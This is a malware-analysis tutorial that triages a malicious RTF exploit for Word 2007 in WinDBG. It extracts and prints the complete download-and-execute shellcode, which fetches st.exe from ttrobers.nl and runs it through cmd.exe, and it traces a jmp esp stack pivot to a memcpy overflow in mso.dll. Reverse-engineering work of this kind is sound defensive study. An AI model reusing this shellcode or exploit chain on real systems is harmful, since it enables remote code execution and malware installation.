# Triaging an Unknown* RTF Sample

```
FILE:   PI.doc
MD5:    56f52aa99f50958ca51fb056904a178f
SHA1:   467AFCE8D7E94C9E1C37CE31481B214A811428BA
SHA256: AC3F0087A669A3777FC3B814FED5497518BC7B5205F6B88CB3B5EE580C8E92F7
```

## Initial Analysis

- I can always search VT.... Right guyz?... guyz?


```
Desktop ❯ vtreport $(md5sum sup3r_l337_spl0itz.rtf)
{
  "response_code": 0,
  "resource": "a09d31b9fd07f48b5d655e29d87a2d8d",
  "verbose_msg": "The requested resource is not among the finished, queued or pending scans"
}
```

- Well, surely I can rely on the beacon then...?

```
[DNS Query Received.]
  Domain name: ttrobers.nl
[DNS Response sent.]


[Received new connection on port: 80.]
[New request on port 80.]
  GET /wp/st/st.exe HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .N
ET CLR 2.0.50727; InfoPath.2)
  Host: ttrobers.nl
  Connection: Keep-Alive

[Sent http response to client.]
```




- *This sample did end up in VT, but it was quite a while later..

```
"scan_id": "ac3f0087a669a3777fc3b814fed5497518bc7b5205f6b88cb3b5ee580c8e92f7-1429792471",
"sha1": "467afce8d7e94c9e1c37ce31481b214a811428ba",
"resource": "56f52aa99f50958ca51fb056904a178f",
"response_code": 1,
"scan_date": "2015-04-23 12:34:31",
"permalink": "https://www.virustotal.com/file/ac3f0087a669a3777fc3b814fed5497518bc7b5205f6b88cb3b5ee580c8e92f7/analysis/1429792471/
"verbose_msg": "Scan finished, information embedded",
"sha256": "ac3f0087a669a3777fc3b814fed5497518bc7b5205f6b88cb3b5ee580c8e92f7",
"positives": 23,
"total": 56,
"md5": "56f52aa99f50958ca51fb056904a178f",
```


### Ok so what now?

- How do we begin to think about where the vulnerability in software exists?
- There are excellent methodologies for attaching a debugger to a vulnerable software product, and breaking execution *around* the shellcode

### Using WinDBG to get the Shellcode

- **Note:** This vulnerability only affects Office Word/Outlook 2007, so if you're following along, choose your products accordingly :3
- Firing up WinDBG we set a few strategic breakpoints to catch the shellcode execution.
  - Can you think of other good breakpoints?
  - No seriouesly... I'd love to know...

```
0:010> bp kernel32!WinExec
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\kernel32.dll -
0:010> bp urlmon!URLDownloadToFileA
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\urlmon.dll -
0:010> bp urlmon!URLDownloadToFileW
```

- One alternate method is to break on library load and look at the context of each LoadLibrary call. This can be done in WinDBG/OllyDBG
- Once our breakpoint hits we want to inspect the context of execution, in an attempt to discover how we got to where we are.

- You'll notice a large portion of reversing exploits is playing America's Fastest Growing Family Fun Sensation "Where in execution am I?"
- As such, we rely heavily on the structure of the Stack, using WinDBG's `kp` command

```
0:000> kp
ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
0011f7b4 0011f8b1 urlmon!URLDownloadToFileA
00000000 00000000 0x11f8b1
```

- This shows a return address of `0x11f8b1`
- So we can disassemble that code to see what exists there

```
0:000> u 0011f8b1-0x10 L0x10
0011f8a1 8d37            lea     esi,[edi]
0011f8a3 81c6eeffffff    add     esi,0FFFFFFEEh
0011f8a9 8d560c          lea     edx,[esi+0Ch]
0011f8ac 52              push    edx
0011f8ad 57              push    edi
0011f8ae 51              push    ecx
0011f8af ffd0            call    eax
0011f8b1 6898fe8a0e      push    0E8AFE98h    <------------ Ret addr points here
0011f8b6 53              push    ebx
0011f8b7 e85bffffff      call    0011f817
0011f8bc 41              inc     ecx
0011f8bd 51              push    ecx
0011f8be 56              push    esi
0011f8bf ffd0            call    eax
0011f8c1 687ed8e273      push    73E2D87Eh
0011f8c6 53              push    ebx
```

- So where are we and what can we say about the location of EIP *after* this return happens?
- We can answer this by first noticing the address, and correlating this value with our registers

```
0:000> r
eax=1a494bbe ebx=7c800000 ecx=00000000 edx=0011f8da esi=0011f8ce edi=0011f8e0
eip=1a494bbe esp=0011f7b8 ebp=00000000 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200203
urlmon!URLDownloadToFileA:
1a494bbe 8bff            mov     edi,edi
```

- What we see is that our return address is on the stack
- Which is a super good indication that we are currently executing shellcode
    - As bold as it might be, there's never a reason to be executing code that lives on the stack ·^

- With this knowledge we disassemble the stack and see if anything useful shows up.

```
0:000> dd esp
0011f7b8  0011f8b1 00000000 0011f8e0 0011f8da
0011f7c8  00000000 00000000 1a400000 702f1a36
0011f7d8  6d6c7275 00006e6f 7c800000 ec0e4e8e
0011f7e8  90909090 90909090 90909090 90909090
0011f7f8  77eb9090 8b64c931 768b3071 1c768b0c
0011f808  8b085e8b 368b207e 184f3966 60c3f275
0011f818  24246c8b 8b3c458b 01780554 184a8bea
0011f828  01205a8b 4934e3eb 018b348b 31ff31ee
```

- It's almost too easy.

```
0:000> u 0011f7e8 L 0x100
0011f7e8 90              nop
0011f7e9 90              nop
0011f7ea 90              nop
0011f7eb 90              nop
0011f7ec 90              nop
0011f7ed 90              nop
0011f7ee 90              nop
0011f7ef 90              nop            <-- Obvious NOP Sled is Obvious
0011f7f0 90              nop
```

```
0011f7f1 90              nop
0011f7f2 90              nop
0011f7f3 90              nop
0011f7f4 90              nop
0011f7f5 90              nop
0011f7f6 90              nop
0011f7f7 90              nop
0011f7f8 90              nop
0011f7f9 90              nop
0011f7fa eb77            jmp     0011f873
0011f7fc 31c9            xor     ecx,ecx
0011f7fe 648b7130        mov     esi,dword ptr fs:[ecx+30h]
0011f802 8b760c          mov     esi,dword ptr [esi+0Ch]
0011f805 8b761c          mov     esi,dword ptr [esi+1Ch]
0011f808 8b5e08          mov     ebx,dword ptr [esi+8]
0011f80b 8b7e20          mov     edi,dword ptr [esi+20h]
0011f80e 8b36            mov     esi,dword ptr [esi]
0011f810 66394f18        cmp     word ptr [edi+18h],cx
0011f814 75f2            jne     0011f808
0011f816 c3              ret
0011f817 60              pushad
0011f818 8b6c2424        mov     ebp,dword ptr [esp+24h]
0011f81c 8b453c          mov     eax,dword ptr [ebp+3Ch]
0011f81f 8b540578        mov     edx,dword ptr [ebp+eax+78h]
0011f823 01ea            add     edx,ebp
0011f825 8b4a18          mov     ecx,dword ptr [edx+18h]
0011f828 8b5a20          mov     ebx,dword ptr [edx+20h]
0011f82b 01eb            add     ebx,ebp
0011f82d e334            jecxz   0011f863
0011f82f 49              dec     ecx
0011f830 8b348b          mov     esi,dword ptr [ebx+ecx*4]
0011f833 01ee            add     esi,ebp
0011f835 31ff            xor     edi,edi
0011f837 31c0            xor     eax,eax
0011f839 fc              cld
0011f83a ac              lods    byte ptr [esi]
0011f83b 84c0            test    al,al
0011f83d 7407            je      0011f846
```

```
0011f83f c1cf0d          ror     edi,0Dh
0011f842 01c7            add     edi,eax
0011f844 ebf4            jmp     0011f83a
0011f846 3b7c2428        cmp     edi,dword ptr [esp+28h]
0011f84a 75e1            jne     0011f82d
0011f84c 8b5a24          mov     ebx,dword ptr [edx+24h]
0011f84f 01eb            add     ebx,ebp
0011f851 668b0c4b        mov     cx,word ptr [ebx+ecx*2]
0011f855 8b5a1c          mov     ebx,dword ptr [edx+1Ch]
0011f858 01eb            add     ebx,ebp
0011f85a 8b048b          mov     eax,dword ptr [ebx+ecx*4]
0011f85d 01e8            add     eax,ebp
0011f85f 8944241c        mov     dword ptr [esp+1Ch],eax
0011f863 61              popad
0011f864 c3              ret
0011f865 e892ffffff      call    0011f7fc
0011f86a 5f              pop     edi
0011f86b 81ef98ffffff    sub     edi,0FFFFFF98h
0011f871 eb05            jmp     0011f878
0011f873 e8edffffff      call    0011f865
0011f878 688e4e0eec      push    0EC0E4E8Eh
0011f87d 53              push    ebx
0011f87e e894ffffff      call    0011f817
0011f883 31c9            xor     ecx,ecx
0011f885 66b96f6e        mov     cx,6E6Fh
0011f889 51              push    ecx
0011f88a 6875726c6d      push    6D6C7275h
0011f88f 54              push    esp
0011f890 ffd0            call    eax
0011f892 68361a2f70      push    702F1A36h
0011f897 50              push    eax
0011f898 e87affffff      call    0011f817
0011f89d 31c9            xor     ecx,ecx
0011f89f 51              push    ecx
0011f8a0 51              push    ecx
0011f8a1 8d37            lea     esi,[edi]
0011f8a3 81c6eeffffff    add     esi,0FFFFFFEEh
0011f8a9 8d560c          lea     edx,[esi+0Ch]
```

```
0011f8ac 52              push    edx
0011f8ad 57              push    edi
0011f8ae 51              push    ecx
0011f8af ffd0            call    eax
0011f8b1 6898fe8a0e      push    0E8AFE98h
0011f8b6 53              push    ebx
0011f8b7 e85bffffff      call    0011f817
0011f8bc 41              inc     ecx
0011f8bd 51              push    ecx
0011f8be 56              push    esi
0011f8bf ffd0            call    eax
0011f8c1 687ed8e273      push    73E2D87Eh
0011f8c6 53              push    ebx
0011f8c7 e84bffffff      call    0011f817
0011f8cc ffd0            call    eax
0011f8ce 636d64          arpl    word ptr [ebp+64h],bp
0011f8d1 2e              ???
0011f8d2 657865          js      0011f93a
0011f8d5 202f            and     byte ptr [edi],ch
0011f8d7 6320            arpl    word ptr [eax],sp
0011f8d9 20612e          and     byte ptr [ecx+2Eh],ah
0011f8dc 657865          js      0011f944
0011f8df 006874          add     byte ptr [eax+74h],ch
0011f8e2 7470            je      0011f954
0011f8e4 3a2f            cmp     ch,byte ptr [edi]
0011f8e6 2f              das
0011f8e7 7474            je      0011f95d
0011f8e9 726f            jb      0011f95a
0011f8eb 626572          bound   esp,qword ptr [ebp+72h]
0011f8ee 732e            jae     0011f91e
0011f8f0 6e              outs    dx,byte ptr [esi]
0011f8f1 6c              ins     byte ptr es:[edi],dx
0011f8f2 2f              das
0011f8f3 7770            ja      0011f965
0011f8f5 2f              das
0011f8f6 7374            jae     0011f96c
0011f8f8 2f              das
0011f8f9 7374            jae     0011f96f
```

```
0011f8fb 2e              ???
0011f8fc 657865          js      0011f964
```

- Excellent, we now have our shellcode
- This can be written out to disk with the following:

```
0:000> ?0x011f8ff-0011f7e8
Evaluate expression: 279 = 00000117
0:000> .writemem C:\temp\shellcode.bin 0x0011f7e8 L117
Writing 117 bytes.

0000000: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000010: 9090 eb77 31c9 648b 7130 8b76 0c8b 761c  ...w1.d.q0.v..v.
0000020: 8b5e 088b 7e20 8b36 6639 4f18 75f2 c360  .^..~ .6f9O.u..`
0000030: 8b6c 2424 8b45 3c8b 5405 7801 ea8b 4a18  .l$$.E<.T.x...J.
0000040: 8b5a 2001 ebe3 3449 8b34 8b01 ee31 ff31  .Z ...4I.4...1.1
0000050: c0fc ac84 c074 07c1 cf0d 01c7 ebf4 3b7c  .....t........;|
0000060: 2428 75e1 8b5a 2401 eb66 8b0c 4b8b 5a1c  $(u..Z$..f..K.Z.
0000070: 01eb 8b04 8b01 e889 4424 1c61 c3e8 92ff  ........D$.a....
0000080: ffff 5f81 ef98 ffff ffeb 05e8 edff ffff  .._.............
0000090: 688e 4e0e ec53 e894 ffff ff31 c966 b96f  h.N..S.....1.f.o
00000a0: 6e51 6875 726c 6d54 ffd0 6836 1a2f 7050  nQhurlmT..h6./pP
00000b0: e87a ffff ff31 c951 518d 3781 c6ee ffff  .z...1.QQ.7.....
00000c0: ff8d 560c 5257 51ff d068 98fe 8a0e 53e8  ..V.RWQ..h....S.
00000d0: 5bff ffff 4151 56ff d068 7ed8 e273 53e8  [...AQV..h~..sS.
00000e0: 4bff ffff ffd0 636d 642e 6578 6520 2f63  K.....cmd.exe /c
00000f0: 2020 612e 6578 6500 6874 7470 3a2f 2f74    a.exe.http://t
0000100: 7472 6f62 6572 732e 6e6c 2f77 702f 7374  trobers.nl/wp/st
0000110: 2f73 742e 6578 65                        /st.exe
```

## Shellcode analysis

- Great, so we can see some network indicators as well as the name of the file being saved on disk.
- One could now inject this shellcode into a dummy-process, write said dummy to disk, and get a standalone .exe of the shellcode
    - OllyDbg's 'Olly Advanced' Process Patcher can do this for you

    - This binary can then be analyzed using something like IDA to fully understand it's functionality
- That's not quite what we're interested in here/this stuff can be done later.
- We wish to concerning ourselves with where this vulnerability exists so we can further our recon knowledge of this vulnerability.

### Isolating the Vulnerable Library/ies

- Our next step is to try and discern where and what the vulnerability is in the sea of system dlls.
- Our first optimistic hope would be that the shell code was entered via a call instruction such as `call eax`
    - Essentially, we hope they used a stack pivot, as one of our registers may contain the prior address of the old stack
    - In this case, we'd be able to continue traipsing up the stack looking for a return address
    - This would hopefully drop us back into the vulnerable DLL.
- Further we know where the shellcode is loaded at run time (Win XP => No ASLR, YAY!)
    - We can attempt to break at the entry of the shellcode in the hopes that we'll have more context regarding where we came from.
    - We do this in the off chance that the shellcode tampered the context of it's entry point
    - There may be residual addresses at the entry point of the shellcode
    - **Note:** We'll see later that there is a faster way to discover where we came from, however let's pull this thread as it's rewards are potentially high
- If we then re-run the malicious sample with a breakpoint on memory access at the entry of our shellcode we'll hopefully break right at the start of our nopsled.

```
0:006> ba e 1 0011f7e8
0:006> bp urlmon!URLDownloadToFileA       <---- We set this to prevent the shellcode running away from us
```

- Luckily, this hits for us this hits, and if we traipse up the stack just a bit, we see an address inside of `msxml5!DllUnregisterServer`.
    - If we disassemble at this point we see that this is, very conveniently, a `jmp esp` instruction.
    - The astute assembly reader will note, that our previous step wasn't necessary, as this address existed on the stack previously.

```
0011f794 0011f7cc
0011f798 32e69b17 mso!Ordinal2605+0x33f0
0011f79c 00000000
0011f7a0 7c800000 kernel32
0011f7a4 00000000
0011f7a8 00000000
0011f7ac 00000000
0011f7b0 00000000
0011f7b4 00000000
0011f7b8 00000000
0011f7bc 00000000
0011f7c0 00000000
0011f7c4 00000000
0011f7c8 00000000
0011f7cc 00000000
0011f7d0 7893d47b msxml5!DllUnregisterServer+0x8d28b
0011f7d4 7c800000 kernel32
0011f7d8 7c800000 kernel32
0011f7dc 00000000
0011f7e0 00000000
0011f7e4 00000000
0011f7e8 90909090         <----- Start of our shellcode
0011f7ec 90909090
0011f7f0 90909090
0011f7f4 90909090
          ....
0:000> u 7893d47b
msxml5!DllUnregisterServer+0x8d28b:
7893d47b ffe4            jmp     esp
```

- We know that there is a stack pivot being used
- Let's set a breakpoint on that address and try to get some more information about the context of this pivot.

```
0:006> bp 7893d47b
   ....
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=e0040057 edx=3348bc58 esi=00000000 edi=00000000
eip=7893d47b esp=0011f7e8 ebp=00000000 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
msxml5!DllUnregisterServer+0x8d28b:
7893d47b ffe4            jmp     esp {0011f7e8}
```

- We now ask, yet again, how did we get here?
  - Let's look further up the stack, in the hopes that we'll see an old stack frame with more context about our predecessor
  - Checking the memory dump above, we note that there's a return call to `0x32e69b17`
  - Disassmebling this value...

```
32e69b08 f8              clc
32e69b09 23c1            and     eax,ecx
32e69b0b 50              push    eax
32e69b0c ff7508          push    dword ptr [ebp+8]
32e69b0f ff75f0          push    dword ptr [ebp-10h]
32e69b12 e85cfeffff      call    mso!Ordinal2605+0x324c (32e69973)      <------ Last known ret addr before Exploit code.
32e69b17 84c0            test    al,al
32e69b19 0f84ac000000    je      mso!Ordinal2605+0x34a4 (32e69bcb)
32e69b1f 8b45f8          mov     eax,dword ptr [ebp-8]
32e69b22 85c0            test    eax,eax
```

- This gives us a rough guess of where the vulnerability might exist.
  - More importantly, which DLL we should be checking out, namely mso.dll

### Precisely finding the offending instruction

- While we know where the vulnerability potentially exists, we wish to find very precisely the vulnerable instruction sequence
- We can do this by setting a break-on-write breakpoint for the location on the stack where the pivot gets written
- An easy way to do this, albeit unnecessary, is to alter the explot RTF to purposefully trigger a crash
- As we know that this exploit relies on a stack pivot, we can search the .rtf file for the address used as it should be hard coded

    - **Note:** So you don't look silly, remember endianness ;)
    - The value we're searching for in the RTF is 7bd49378
- Searching for this value, we get a hit

```
Address   Size    Value
2BF63Ch   8h      7bd49378
```

- We alter this value to be something very recognizable
    - I'll be using the industry standard of 0x41414141, or a bunch of A's
- Save the altered file, and fire up MS Word with WinDBG, yet again

```
eax=00000000 ebx=00000000 ecx=e0040057 edx=3348bc58 esi=00000000 edi=00000000
eip=41414141 esp=0011f7e8 ebp=00000000 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210246
41414141 ??              ???
0:000> kp
ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
0011f7e4 90909090 0x41414141
00000000 00000000 0x90909090

      ....

0011f798 32e69b17 mso!Ordinal2605+0x33f0
0011f79c 00000000
0011f7a0 7c800000 kernel32
0011f7a4 00000000
0011f7a8 00000000
0011f7ac 00000000
0011f7b0 00000000
0011f7b4 00000000
0011f7b8 00000000
0011f7bc 00000000
0011f7c0 00000000
0011f7c4 00000000
0011f7c8 00000000
0011f7cc 00000000
0011f7d0 41414141               <---- Our controlled data being placed on the stack.
0011f7d4 7c800000 kernel32
0011f7d8 7c800000 kernel32
0011f7dc 00000000
0011f7e0 00000000
0011f7e4 00000000
0011f7e8 90909090
```

- Lastly we set a break on write for `0x0011f7d0` to catch the offender in the process
- **Note** As this is a stack address we don't want to break-on-write before the environment is setup up

    - You'll hit that breakpoint many... many times
    - Thus we first break at the return address we found earlier
- We see below, that even breaking on the associated call for this return address, the ret addr has already been overwritten
- Thus we must go further up the stack!

```
0:000> u 32e69b17-0x8 L0x4
mso!Ordinal2605+0x33e8:
32e69b0f ff75f0          push    dword ptr [ebp-10h]
32e69b12 e85cfeffff      call    mso!Ordinal2605+0x324c (32e69973) <-- Call associated with final ret addr on stack
32e69b17 84c0            test    al,al
32e69b19 0f84ac000000    je      mso!Ordinal2605+0x34a4 (32e69bcb)
0:005> bp 32e69b12
0:005> g
   .....
Breakpoint 0 hit
eax=00000000 ebx=05000000 ecx=0011f7c4 edx=00000003 esi=02fb44e0 edi=0011f980
eip=32e69b12 esp=0011f79c ebp=0011f7cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
mso!Ordinal2605+0x33eb:
32e69b12 e85cfeffff      call    mso!Ordinal2605+0x324c (32e69973)
0:000> dd esp
0011f79c  00000000 7c800000 00000000 00000000
0011f7ac  00000000 00000000 00000000 00000000
0011f7bc  00000000 00000000 00000000 00000000
0011f7cc  00000000 41414141 7c800000 7c800000
0011f7dc  00000000 00000000 00000000 90909090
0011f7ec  90909090 90909090 90909090 77eb9090
0011f7fc  8b64c931 768b3071 1c768b0c 8b085e8b
0011f80c  368b207e 184f3966 60c3f275 24246c8b
```

- Using IDA, we can pull the address for the parent function of our call

```
.text:32E69AB6 sub_32E69AB6    proc near
                ...
.text:32E69B12                 call    sub_32E69973
```

- Thus we set a break point on the subroutine at `32e69ab6`

```
0:005> bp 32e69ab6
0:005> g
          ...
Breakpoint 0 hit
eax=0011f980 ebx=00000000 ecx=0011f7f8 edx=00000300 esi=00000000 edi=00000000
eip=32e69ab6 esp=0011f7d0 ebp=0011f7fc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
mso!Ordinal2605+0x338f:
32e69ab6 55              push    ebp
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Microsoft Office\Office12\wwlib.dll -
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Common Files\Microsoft Shared\OFFICE1
0:000> dd esp
0011f7d0  32e69c4c 0011f938 00000000 ffffffff
0011f7e0  00000000 001208d8 001206e0 0011fe44
0011f7f0  0011faa0 b8d27ac9 00000000 0011fa58
0011f800  32e69e13 0011f980 0011f938 00000000
0011f810  001208d8 00000000 0011fe44 0011faa0
0011f820  00000000 ffffffff ffffffff ffffffff
0011f830  00000000 20000000 00010100 32651000
0011f840  00000000 ffffffff ffffffff ffffffff
```

- Success! We see that the data hasn't been overwritten yet!
- We can now set our break on write in an attempt to catch the culprit instruction

```
0:000> ba w4 0011f7d0
0:000> g
Breakpoint 1 hit
eax=04ca05ff ebx=05000000 ecx=00000179 edx=00000003 esi=04ca0018 edi=0011f7d4
eip=7814507a esp=0011f77c ebp=0011f784 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206
7814507a f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:000> kp
ChildEBP RetAddr
0011f784 327cb100 MSVCR80!memcpy+0x5a
0011f798 32e69afc mso!Ordinal6824+0x1bbf
0011f7fc 32e69e13 mso!Ordinal2605+0x33d5
00000000 00000000 mso!Ordinal2605+0x36ec
```

- So, we see that there is an invalid use of the `memcpy` function in `sub_327CB0DB`

```
.text:327CB0DB ; int __stdcall sub_327CB0DB(int, void *Dst, int)
.text:327CB0DB sub_327CB0DB    proc near           ; DATA XREF: .text:32A10AE8o
.text:327CB0DB
.text:327CB0DB arg_0           = dword ptr  8
.text:327CB0DB Dst             = dword ptr  0Ch
.text:327CB0DB arg_8           = dword ptr  10h
.text:327CB0DB
.text:327CB0DB                 push    ebp
.text:327CB0DC                 mov     ebp, esp
.text:327CB0DE                 cmp     [ebp+Dst], 0
.text:327CB0E2                 jz      short loc_327CB103
.text:327CB0E4                 mov     ecx, [ebp+arg_0]
.text:327CB0E7                 mov     eax, [ecx+0Ch]
.text:327CB0EA                 and     eax, 0FFFFh
.text:327CB0EF                 push    eax             ; Size
.text:327CB0F0                 imul    eax, [ebp+arg_8]
.text:327CB0F4                 add     eax, [ecx+10h]
.text:327CB0F7                 push    eax             ; Src
.text:327CB0F8                 push    [ebp+Dst]       ; Dst
.text:327CB0FB                 call    memcpy          <-- Address of violation
.text:327CB100                 add     esp, 0Ch
.text:327CB103
.text:327CB103 loc_327CB103:                           ; CODE XREF: sub_327CB0DB+7j
.text:327CB103                 pop     ebp
.text:327CB104                 retn    0Ch
.text:327CB104 sub_327CB0DB    endp
```

## Fin